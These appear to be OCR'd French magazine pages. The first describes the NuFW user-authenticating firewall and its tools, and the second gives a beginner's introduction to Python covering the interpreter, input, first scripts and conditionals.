
- NuFW s'appuie sur les capacités "Stateful Inspection" du suivi de connexion de Netfilter (le fameux conntrack) : seul le paquet d'ouverture de connexion fait l'objet de la procédure décrite par l'algorithme. Tout le reste du flux d' une connexion est géré par Netfilter, exactement comme le fait un pare-feu "pur" Netfilter. Les flux réseaux standards (en vert sur le graphe) ne sont donc pris en charge par NuFW qu' à l'initialisation de la connexion.
- L'une des phases les plus longues est la requête (Étape 7 sur notre schéma) dans la base d'ACLs - typiquement une base LDAP. Depuis la branche 0.9, le serveur d'authentification, nuauth, dispose d'un système de cache interne pour alléger ces flux.
- Seuls les flux dessinés en noir sur notre schéma sont exécutés au passage d' une nouvelle connexion. Les flux dessinés en bleu sont réalisés soit une seule fois (étape 1), soit périodiquement (étape 7) grâce au système de cache. De plus, les étapes 8 et 11 sont optionnelles.

Nous avons procédé à des benchs sur différents systèmes. Des tests ont notamment été faits sur un système en production avec la totalité des fonctions activées (journalisation MySQL complète notamment). Ce système est constitué d'un pare-feu et d'un serveur d'authentification. Pour 1000 connexions successives, la moyenne de temps de connexion a été de 15,2 ms. C'est beaucoup plus élevé que le temps de connexion moyen sur un système standard qui est de l'ordre de 1 ms mais il est important de noter qu'en valeur absolue cette différence de performance est imperceptible pour l'être humain. Ces tests ont été faits sur un LAN ; des ouvertures de connexion sur Internet (même sans NuFW) prennent typiquement des durées d'échelle supérieures à ce facteur. Il n'y a donc pas d'impact en terme de qualité de service du point de vue de l'utilisateur. En pratique, le système tourne en production sur des réseaux de plusieurs centaines d'utilisateurs, sans que ceux-ci ne perçoivent de ralentissement.

Extensions

Journalisation

L'un des intérêts de l'algorithme de NuFW est qu'il fournit, pour cha-



que connexion, des données intéressantes. Outre les informations réseaux relatives à IP, des informations relatives à l'utilisateur sont disponibles :

- Nom de l'utilisateur
- ID numérique
- Système d'exploitation
- Application à l'origine de la connexion

Nuauth fournit donc des moyens d'exporter ces données. Les modules disponibles sont :

- syslog
- mysql
- pgsql
- prelude

Les journaux stockés dans la base MySQL sont exploitables par l'interface Nulog (http://software.inl.fr/trac/trac.cgi/wiki/EdenWall/NuLog).

Une autre capacité intéressante de la journalisation est le suivi des sessions utilisateurs puisqu'il permet de savoir qui est connecté à un moment donné. Une autre possibilité d'exploitation peut se faire par le module script qui permet de lancer un script à la connexion et à la déconnexion des utilisateurs. Ceci permet par exemple d'implémenter un système de portail captif.


Single Sign On

NuFW permet d'identifier les utilisateurs des applications réseau, de manière simple, par Single Sign On. Les modules de journalisation SQL maintiennent en temps réel une table des connexions associant connexion et utilisateur.

Par exemple, pour TCP ou UDP, une connexion d'un utilisateur est identifiée de manière sûre, en partant des 5 paramètres suivants : adresse IP source, adresse IP destination, port source, port destination, marqueur de temps. (Le lecteur averti a déja noté la possible omission de l'adresse et du port destination). Ainsi, faire une requête sur la base SQL de NuFW portant sur ces paramètres conduit à une identification fiable de l'utilisateur à la source de la connexion. Par conséquent, toute application réseau qui doit identifier un utilisateur est capable de déterminer l'identité de ce dernier en interrogeant le système de suivi de connexions de NuFW.

Ce fonctionnement est facilement extensible à toute application réseau client/serveur et garantit une identification stricte, transparente et sécurisée des utilisateurs.

À l'heure de l'écriture de cet article, des modules SSO NuFW sont fonctionnels pour Apache, et pour Squid, et illustrent la validité de ce principe. En terme de performances, nos tests - réalisés avec AB (*Apache Bench*)- montrent que le fonctionnement de NuFW en mode Single Sign On a un impact non perceptible par l'utilisateur.



Qualité de service et routage

NuFW est capable de marquer chaque paquet d'une connexion avec l'identifiant de son utilisateur, et donc d'appliquer une politique de qualité de service spécifique à chaque utilisateur. Il est ainsi possible d'attribuer à un utilisateur une certaine bande passante globale ou encore de choisir le lien de sortie sur internet en fonction de son identité

En résumé, NuFW sait attribuer très finement la bande passante et la priorité du trafic réseau, par utilisateur et par protocole et ceci même sur les machines multi-utilisateurs.


Règles horaires

NuFW offre aussi la possibilité de créer des règles horaires strictes. Il est possible de décider sur les flux authentifiés qu'une connexion peut avoir lieu entre deux moments donnés. Dans ce cas, elle est automatiquement détruite à la fin de la période de temps. La période peut aussi être une durée et il est donc possible de limiter la durée de certaines connexions à un temps fixe. On peut ainsi limiter la durée de vie des connexions HTTP par exemple 30 secondes pour empêcher l'établissement de tunnel persistant.

Outils

Nuface : interface de configuration des règles

Nuface est une interface web de gestion de pare-feu. Écrite pour NuFW, mais utilisable sur un pare-feu "standard" Netfilter, Nuface utilise une modélisation XML de haut niveau pour représenter les objets réseaux, les utilisateurs, les protocoles... et permet d'agglomérer ces objets en ACL.



L'un des intérêts de Nuface est la possibilité de construire des objets par union ou intersection d'objets et ce, de manière récursive, puisque un système de liens est disponible pour inclure des objets dans d'autres objets. Une fois ces objets complexes construits la mise en place des ACLs est alors facile.

Pyctd : suivi des connexions

NuFW maintient en temps réel une liste des connexions authentifiées dans la base SQL. Il fournit en cela des informations semblables à ce que permet de remonter la nouvelle API de netfilter : libnetfilter_conntrack. Cette bibliothèque apparue avec Linux 2.6.14 offre la possibilité de lister et modifier le suivi de connexions de Netfilter. L'utilitaire pyctd (http://software.inl.fr/trac/trac.cgi/wiki/pyctd) développé par INL permet d'interroger Netfilter pour remonter ses informations qui sont alors affichées par une interface web :

Elle présente la liste des connexions enrichies par les données fournies par NuFW. On retrouve donc les informations utilisateurs sur toutes les connexions authentifiées. L'interface ne se contente pas de l'affichage mais permet aussi de modifier la table de connexions. Les fonctions suivantes sont disponibles :

• Modification du timestamp d'une connexion (et donc fixer sa date d'expiration, on peut fermer une connexion à 18h)
• Modification de la marque d' une connexion (et donc changer sa qualité de service)
• Destruction d' une connexion donnée

Il est donc possible de supprimer les connexions suspectes en toute transparence. On peut ainsi interrompre à tout moment un téléchargement qui pose problème ou encore le ranger dans une classe de qualité de service lui donnant seulement quelques kilo octets de bande passante.

Pyctd est composé de deux briques :

• Backend XML-RPC en python : il exporte les actions et les informations sur une machine distante
• Frontend en PHP : il récupère les informations du backend et les met à disposition de l'utilisateur

Nouveautés de la version 2.2

La version 2.2 de NuFW devrait voir le jour courant mars. Elle comporte d'importantes améliorations tant sur le point de vue structurel que sur le point de vue fonctionnel.

Améliorations structurelles


Support d'IPV6

L'une des plus importantes améliorations est le support d'IPv6. Depuis le noyau 2.6.18, Netfilter supporte le suivi d'état sur d'IPv6, ce qui a permis d'envisager le développement du filtrage IPV6 dans NuFW.

Le protocole de NuFW 2.2 et nuauth utilisent maintenant des structures IPv6 pour le stockage et le transfert des informations sur les paquets à authentifier.

Compatibilité ascendante

Comme nous venons de le voir, le protocole de NuFW 2.2 a beaucoup évolué. Une compatibilité ascendante a donc été mise en place pour permettre aux utilisateurs de clients en version 2.0 de



communiquer avec un serveur nuauth 2.2.
La compatibilité d'un nufw 2.0 avec un serveur nuauth 2.2 est elle aussi gérée.

Multiplication des hooks

La modularité de nuauth est assurée par des hooks sur lesquels on peut brancher des modules. Ceux-ci ont été étendus de manière à augmenter la flexibilité du comportement de nuauth. Ainsi, on peut signaler deux nouvelles interactions possibles :

• Fixer les propriétés des utilisateurs après la phase d'authentification

• Modifier un paquet après la prise de décision et avant l'envoi des données au serveur nufw

Le premier permet de changer les propriétés d'une session utilisateur en fixant par exemple la durée de la session (temps avant lequel une réauthentification est demandée). Le second offre des possibilités intéressantes comme la définition de politique avancée de marquage de paquets.

Améliorations fonctionnelles


Les améliorations sont le plus souvent des optimisations permettant de "tuner" finement NuFW, mais des nouveautés fonctionnelles importantes sont aussi à l'ordre du jour.
Integration d' un mode de commande dans nuauth
Il est maintenant possible d'interroger et d'agir sur nuauth par le biais d'un socket Unix. Au programme, quelques commandes permettant à l'administrateur de gérer finement les utilisateurs.


32 bits
15 bits
16 bits
1 bit
Identifiant de l'utilisateur
Groupe de qualité de service
Passage par le proxy

Il est possible de lister les utilisateurs connectés au serveur, de forcer une déconnexion pour un utilisateur ou pour l'ensemble des utilisateurs. La déconnexion est intéressante puisqu'elle permet de forcer une synchronisation de la liste des groupes d'un utilisateur. En effet, celle-ci est récupérée à la connexion et ne peux être rafraichie sans passer par une déconnexion.
Pour l'instant, seul un script python, "command.py", est disponible mais des outils de gestions plus avancées devraient bientôt voir le jour.

Gestion avancée de la marque

L'ajout du hook de modification du paquet a permis de développer un module permettant d'attribuer une marque au paquet suivant le groupe auquel appartient l'utilisateur. Les modules mark_group peuvent être chaînés ce qui permet de composer des marques complexes.





Le schéma précédent illustre une politique de marquage avancée :

• Le premier bit si positionné à 1 déclenche le passage du paquet vers le proxy. S'il est mis à 0, alors le paquet sort directement sur internet.

• Les 15 bits suivants stockent une marque indiquant dans quel classe de qualité de service il faut ranger le paquet.

• Les 16 derniers bits sont consacrés au stockage de l'identifiant de l'utilisateur et ils sont utilisables par des applications tierces pour repérer l'utilisateur.

Cette politique est mise en place simplement en chaînant 2 modules mark_group et un module mark_userid. Le premier module mark_group vérifie si l'utilisateur appartient au groupe proxy et met le premier bit de la marque à 1 si c'est le cas. Le second module met en place une politique de QoS sur les 15 bits suivants et enfin le module mark_userid stocke l'identifiant numérique de l'utilisateur dans les 16 derniers bits.

Conclusion

Grâce à NuFW, il est possible pour la première fois d'utiliser des règles en fonction des utilisateurs en toute confiance. Ses extensions offrent un suivi poussé de l'activité des utilisateurs et des fonctionnalités avancées d'authentification unique. Utilisé avec les outils de routage et de qualité de service, c'est l'ensemble de la couche réseau de Linux qui profite de la notion d'utilisateur.


Eric Leblond
http://www.inl.fr

Pour bien commencer avec Python

Perl ou python ? C'est une question que l'on retrouve souvent dans les forum. Je dirais peu importe, ce qu'il faut c'est s'approprier un langage de programmation qui permette en peu de temps de nous fabriquer des outils personnalisés. Mais nous allons quand même essayer de vous convaincre que python est le must de la programmation.

Tu connais Eric ?

On peux utiliser un éditeur éditeur quelconque pour écrire des scripts comme vim, nano, kate...
Vous pouvez aussi tester eric. Ne vous retournez pas sur eric, votre copain chimiste, en lui faisant les yeux doux pour tenter de le tester, eric est un environnement graphique de programmation. (apt-get install eric, emerge eric).
Il existe aussi diverses autres environnements de programmation tel que drpython.
Mais vous pouvez utiliser python en ligne de commande afin de tester vos scripts, pour cela c'est simple, tapez python dans une console.



Editeur eric.

Jouons un peu avec Python


Vous pouvez maintenant lancer python en ligne de commandes.

```
[FaSm:/home/fasm]#python
Python 2.3.5 (#2, Sep  4
2006, 22:01:42)
[GCC 3.3.5 (Debian 1:3.3.5-
13)] on linux2
Type "help", "copyright",
"credits" or "license" for
more information.
>>>
```

On peut, en ligne de commandes, commencer à découvrir certaines choses :

```
>>> 1 + 1
2
```

En mode console, on peut effectuer différentes actions telles que des calculs. Vous pouvez effectuer toutes les opérations (+, -, *,/,=).
Les espaces entre les nombres et



Editeur drpython.

les symboles sont optionnels.

```
>>> 7+3*4
19
>>> (7+3)*4
40
```

Vous pouvez remarquer ici, que la priorité des opérations est respectée.

```
>>> X = 1
>>> Y = 2
>>> X + Y
3
```

Dans les trois lignes précédentes, nous avons affecté à X la valeur 1 et la valeur 2 à Y. Puis nous effectuons l'opération X + Y qui donne 3.

Nous n'avons pas défini de type pour X et Y comme dans les autres langages! Pas besoin, python se débrouille seul.

```
>>> X=1
>>> type(X)
<type 'int'>
```

Si vous utilisez type() vous pouvez voir que X est un int (entier) essayons d'affecter une chaîne de caractères à X :

```
>>> X ='bonjour le monde'
>>> print X
bonjour le monde
>>> type(X)
<type 'str'>
```

On peut donc affecter à X n'importe quel type, python s'en arrange.

Nous venons d'effectuer par la même occasion notre premier affi-

Note

```
#!/usr/bin/env python
print "Bonjour voici votre premier script en python\n"
x=raw_input('entrez votre nom\n')
y=raw_input('entrez votre prenom\n')
z=raw_input('entrez votre age\n')
print 'bienvenue',y,' ',x,' vous avez ',z,' ans'
```

chage en utilisant l'instruction print. Cette instruction n'affiche strictement que la valeur de la variable, telle qu'elle a été encodée. Essayons quelques autres lignes :

```
>>> X,Y,Z='tout le monde','bonjour', 1
>>> type(X)
<type 'str'>
>>> type(Y)
<type 'str'>
>>> type(Z)
<type 'int'>
>>> print "nous sommes le",Z,Y,X
nous sommes le 1 bonjour tout le monde
```

Nous venons d'affecter, sur la même ligne, à X la valeur 'tout le monde', à Y la valeur 'bonjour' et à Z la valeur 1.
Vous pouvez remarquer que X,Y et Z n'ont pas le même type.
A l'aide de la commande print, on peut afficher ces variables dans l'ordre que l'on veut et donc obtenir la phrase de la dernière ligne.
Nous savons maintenant déclarer des variables (il n'y a rien à faire ici ;-)) , calculer avec python, afficher des phrases à l'écran.
Essayons de donner de l'importance à l'utilisateur d'un programme en lui permettant d'entrer des informations.

Parler à Python

L'inter-activité d'un programme est importante.
Python nous offre deux instructions input() et raw_input(). Voyons un peu leur utilité. Observez les lignes suivantes :

```
>>> x= input()
1
>>> print x
1
```

En écrivant x=input(), vous invitez l'utilisateur à entrer une valeur au clavier. Sur la deuxième ligne vous voyez que j'ai entré 1.
je demande ensuite d'afficher la valeur de x.
On pourrait faire une demande en même temps :

```
>>> x=input('entrez une valeur\n')
entrez une valeur
1
```

Dans les parenthèses, j'entre une phrase qui indique ce que je veux comme valeur, le \n me permet de faire un retour à la ligne avant d'entrer une valeur.
La fonction input() renvoie une valeur dont le type correspond à ce que l'utilisateur à entré.
Cela peut poser des problèmes si l'on ne fait pas une vérification automatique du type réel entré par rapport au type attendu.
C'est pour cette raison que je préfère utiliser l'instruction raw_input(), instruction qui renvoie toujours une chaîne de caractères. Vous pouvez ensuite convertir cette chaîne en nombre à l'aide de int() ou float().

```
>>> x = raw_input('entrez une valeur :')
entrez une valeur :245
>>> y = 12
>>> z=int(x) * 12
>>> print 'vous avez entré la valeur',x
vous avez entré la valeur 245
>>> print 'la réponse est :', z
la réponse est : 2940
```

La chaîne de caractères entrée dans x, est transformée en int avant d'être multipliée par 12.

Notre premier script en Python

Écrivez ce script et enregistrez-le sous script.py par exemple.
Rendez-le exécutable (chmod u+x script.py sous linux).
Vous pouvez maintenant lancer le script en ligne de commande :

```
[ FaSm:~]$ ./script.py
```

Vous pouvez le lancer de la sorte parce que la ligne #!/usr/bin/env python est incluse dans le script à la première ligne.
Si vous ne mettez pas cette ligne, vous devrez taper :

```
[ FaSm:~]$ python script.py
```

Si vous souhaitez afficher à l'écran des caractères spéciaux avec un print, tel que le chemin vers une application, un print « normal » ne suffit pas. Voici le moyen de le réaliser:


```
>>> path='C:\quelquepart'
>>> path
'C:\\quelquepart'
>>> print r'C:\quelquepart'
C:\quelquepart
>>>
```

Nous voyons donc ici le rôle de r après le print. Avec lui, on n'est plus obligé d'échapper les \ par exemple.

Conclusion

Voilà, Les bases sont posées, nous savons écrire un script, le lancer, écrire des messages à l'écran, demander et gérer des informations entrées au clavier. Mais nous n'en sommes qu'aux balbutiements, beaucoup de choses restent à apprendre.

Franck Ebel -FaSm-



Les boucles

Les boucles sont très importantes quelque soit le langage de programmation. Que ce soit pour tester une condition ou pour répéter une action, elles forment un aspect fondamental qu'il est essentiel de maîtriser.



Livre Gérard Swinnen.

Les structures conditionnelles

Les boucles ou autres structures itératives sont des structures de contrôle. En effet, en leur absence, les instructions sont exécutées les unes à la suite des autres, dans l'ordre dans lequel elles ont été écrites. Les structures de contrôle modifient le flux du programme, le chemin que suit Python pour lire et exécuter le programme.

Dès lors que l'on rencontre une boucle ou une condition, les actions qui s'en suivront dépendront du résultat de celle-ci.

Dans un programme quelconque, il est très fréquent de vouloir tester une condition. En fonction du résultat on affichera ou effectuera une action bien précise. Cela peut dépendre de la valeur d'une variable après une série d'instructions déjà réalisées auparavant, de la valeur d'une entrée que l'utilisateur aura donnée, ou de bien d'autre chose. En outre on aiguille le programme de façon précise selon les circonstances.

Il faut comprendre par là que même si toutes les instructions peuvent potentiellement être exécutées, le programme peut très bien ne jamais accéder à une partie du code qui se trouverait dans un bloc dont l'accès serait défini par une condition jamais satisfaite.

Le principe est simple et fonctionne comme ceci :

Si (condition1) alors faire action1

Sinon si (condition2) alors faire action2

Sinon si (condition3) alors faire action3

...

Sinon faire actionN.

Comment traduire cela en Python ?

La syntaxe est simple et très transparente. Les mots clefs « if », « elif » et « else » traduisent respectivement « si », « sinon si », et l'alternative « sinon ».

Exemple :

```
#! /usr/bin/python
a = 50
if a < 50 :
        print « a est plus
petit que 50 »
elif a == 50 :
        print « a vaut 50 »
else :
        print « a est plus
grand que 50 »
```

Il est très facile de comprendre ce test concernant la valeur de « a ». Ici la réponse serait bien sûr « a vaut 50 », et on peut très bien imaginer réaliser ce test sur une valeur entrée par l'utilisateur.

Notons tout de suite quelques points très importants.

Dans d'autres langages, les structures sont délimitées par des caractères ou des chaînes de caractères. Généralement ce sont des accolades ou encore des « begin » ... « end » qui encadrent le bloc d'instructions. Ici vous remarquez que nous n'avons rien mis de cela. En effet, c'est grâce à l'indentation des instructions que Python comprend qu'il s'agit d'un bloc d'instructions et donc il est impératif de réaliser cette indentation. Dès que le texte n'est plus indenté, Python sort de

Les opérateurs logiques

Avant d'aller plus loin, nous avons vu dans la boucle while des opérateurs logiques.
'or' : ou
'and' : et
'not' : non, opposé en valeur booléenne (ex : si X vaut vrai, not X vaut faux)

la plus petite boucle englobante.
De même, ce sont les deux points « : » qui remplacent le « then » que l'on peut parfois trouver, traduisant le « alors ». Ils sont évidemment indispensables et précèdent l'indentation.
